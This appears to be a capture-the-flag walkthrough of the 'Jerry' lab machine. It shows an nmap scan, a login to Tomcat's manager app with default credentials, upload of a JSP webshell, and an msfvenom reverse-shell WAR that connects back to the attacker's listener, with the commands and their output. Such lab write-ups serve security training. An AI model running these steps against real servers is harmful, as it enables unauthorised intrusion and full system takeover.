

Jerry


Let's start with enumerating services with nmap command and treat all hosts as online.

```
$ nmap -sV -Pn 10.129.63.41
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-21 02:43 CST
Nmap scan report for 10.129.63.41
Host is up (0.034s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
8080/tcp  open  http    Apache Tomcat/Coyote JSP engine 1.1
```


There is Apache Tomcat http server running on port 8080, so let's view it in browser.

[Home](#) [Documentation](#) [Configuration](#) [Examples](#) [Wiki](#) [Mailing Lists](#) [Find Help](#)

Apache Tomcat/7.0.88

 THE **APACHE**™ SOFTWARE FOUNDATION
http://www.apache.org/

If you're seeing this, you've successfully installed Tomcat. Congratulations!

TM

Recommended Reading:
[Security Considerations HOW-TO](#)
[Manager Application HOW-TO](#)
[Clustering/Session Replication HOW-TO](#)

[Server Status](#)
[Manager App](#)
[Host Manager](#)

Developer Quick Start

[Tomcat Setup](#)
[First Web Application](#)

[Realms & AAA](#)
[JDBC DataSources](#)

[Examples](#)

[Servlet Specifications](#)
[Tomcat Versions](#)

Managing Tomcat

For security, access to the [manager webapp](#) is restricted. Users are defined in:

```
$CATALINA_HOME/conf/tomcat-users.xml
```

In Tomcat 7.0 access to the manager application is split between different users.
[Read more...](#)

[Release Notes](#)
[Changelog](#)
[Migration Guide](#)
[Security Notices](#)

Documentation

[Tomcat 7.0 Documentation](#)
[Tomcat 7.0 Configuration](#)
[Tomcat Wiki](#)

Find additional important configuration information in:

```
$CATALINA_HOME/RUNNING.txt
```

Developers may be interested in:

[Tomcat 7.0 Bug Database](#)
[Tomcat 7.0 JavaDocs](#)
[Tomcat 7.0 SVN Repository](#)

Getting Help

[FAQ and Mailing Lists](#)

The following mailing lists are available:

[tomcat-announce](#)
Important announcements, releases, security vulnerability notifications. (Low volume).

[tomcat-users](#)
User support and discussion

[taglibs-user](#)
User support and discussion for [Apache Taglibs](#)

[tomcat-dev](#)
Development mailing list, including commit messages

Other Downloads
[Tomcat Connectors](#)
[Tomcat Native](#)

Other Documentation
[Tomcat Connectors](#)
[mod_jk Documentation](#)

Get Involved
[Overview](#)
[SVN Repositories](#)

Miscellaneous
[Contact](#)
[Legal](#)

Apache Software Foundation
[Who We Are](#)

Trying to request "server status", "manager app" or "host manager" we are asked to authenticate. Cancelling that request we are displayed 401 error and some interesting data.

401 Unauthorized

You are not authorized to view this page. If you have not changed any configuration files, please examine the file `conf/tomcat-users.xml` in your installation. That file must contain the credentials to let you use this webapp.

For example, to add the `manager-gui` role to a user named `tomcat` with a password of `s3cret`, add the following to the config file listed above.

```
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
```

Note that for Tomcat 7 onwards, the roles required to use the manager application were changed from the single `manager` role to the following four roles. You will need to assign the role(s) required for the functionality you wish to access.

- `manager-gui` - allows access to the HTML GUI and the status pages
- `manager-script` - allows access to the text interface and the status pages
- `manager-jmx` - allows access to the JMX proxy and the status pages
- `manager-status` - allows access to the status pages only

The HTML interface is protected against CSRF but the text and JMX interfaces are not. To maintain the CSRF protection:

- Users with the `manager-gui` role should not be granted either the `manager-script` or `manager-jmx` roles.
- If the text or jmx interfaces are accessed through a browser (e.g. for testing since these interfaces are intended for tools not humans) then the browser must be closed afterwards to terminate the session.

For more information - please see the [Manager App HOW-TO](#).

Let's log in with these credentials.



Server Status

Manager

List Applications	HTML Manager Help	Manager Help	Complete Server Status
-----------------------------------	-----------------------------------	------------------------------	--

Server Information

Tomcat Version	JVM Version	JVM Vendor	OS Name	OS Version	OS Architecture	Hostname	IP Address
Apache Tomcat/7.0.88	1.8.0_171-b11	Oracle Corporation	Windows Server 2012 R2	6.3	amd64	JERRY	10.129.63.41

OS

Physical memory: 4095.48 MB Available memory: 3428.96 MB Total page file: 4799.48 MB Free page file: 4115.58 MB Memory load: 16
Process kernel time: 0.765 s Process user time: 6.421 s

JVM

Free memory: 82.19 MB Total memory: 123.87 MB Max memory: 247.50 MB

Memory Pool	Type	Initial	Total	Maximum	Used
Eden Space	Heap memory	34.12 MB	34.25 MB	68.31 MB	18.24 MB (26%)
Survivor Space	Heap memory	4.25 MB	4.25 MB	8.50 MB	0.00 MB (0%)
Tenured Gen	Heap memory	85.37 MB	85.37 MB	170.68 MB	23.43 MB (13%)
Code Cache	Non-heap memory	2.43 MB	8.56 MB	240.00 MB	8.31 MB (3%)
Compressed Class Space	Non-heap memory	0.00 MB	2.50 MB	1024.00 MB	2.38 MB (0%)
Metaspace	Non-heap memory	0.00 MB	24.00 MB	-0.00 MB	23.27 MB

http://10.129.63.41:8080/

We can access "manager app" and we can deploy WAR files here. This is potential way to get RCE. We can learn more about this on HackTricks.

Applications					
Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

WAR file to deploy
Select WAR file to upload No file selected.

Let's make ourselves access to webshell, creating index.jsp file and putting it to webshell.war archive that we will deploy as application in "manager app".

```
-$ mkdir webshell
$ cd webshell
-$ nano index.jsp
-$ jar -cvf ../webshell.war *
```


Now we simply go to /webshell/index.jsp and run commands. To test that let's send a ping command to our local machine listening for ICMP packets.

```
-$ sudo tcpdump -i tun0 icmp -v
[sudo] password for kali:
tcpdump: listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
03:30:57.837346 IP (tos 0x0, ttl 127, id 19048, offset 0, flags [none], proto ICMP (1), length 60)
  10.129.63.41 > 10.10.14.170: ICMP echo request, id 1, seq 1, length 40
03:30:57.837368 IP (tos 0x0, ttl 64, id 65112, offset 0, flags [none], proto ICMP (1), length 60)
  10.10.14.170 > 10.129.63.41: ICMP echo reply, id 1, seq 1, length 40
```

We got webshell of NT AUTHORITY\SYSTEM.

```
nt authority\system
```

Running powershell type C:\Users\Administrator\Desktop\flags* we can go straight to displaying both user and root flags but still let's try to get a reverse shell. For that purpose we will use msfvenom.



To list available payloads run following command:

```
msfvenom -l payloads
```

We will try to use java reverse tcp shell and specify variables LHOST and LPORT adjusting them to our local machine IP and PORT we are listening on.

```
java/shell_reverse_tcp          Connect back to attacker and spawn a command shell
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

msfvenom -p java/shell_reverse_tcp LHOST=10.10.14.170 LPORT=1234 -f war -o revshell.war
Payload size: 13319 bytes
Final size of war file: 13319 bytes
Saved as: revshell.war

nc -nlvp 1234
```

Now let's deploy newly created revshell.war file as application in "manager app" and open it.

WAR file to deploy

Select WAR file to upload

Browse...

No file selected.

Deploy

/revshell	None specified	true	0	<div>Start Stop Reload Undeploy</div> <div>Expire sessions with idle ≥ 30 minutes</div>
-----------	----------------	------	---	---

Now let's look what is happening on listener.

```
L$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.170] from (UNKNOWN) [10.129.63.41] 49200
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\apache-tomcat-7.0.88>whoami
whoami
nt authority\system
```

```
C:\Users\Administrator\Desktop\flags>dir
dir
Volume in drive C has no label.
Volume Serial Number is 0834-6C04

Directory of C:\Users\Administrator\Desktop\flags
06/19/2018  06:09 AM    <DIR>          .
06/19/2018  06:09 AM    <DIR>          ..
06/19/2018  06:11 AM                88 2 for the price of 1.txt
               1 File(s)                88 bytes
               2 Dir(s)  2,362,302,464 bytes free
```

We successfully received reverse shell and again both flags can be found at C:\Users\Administrator\Desktop\flags.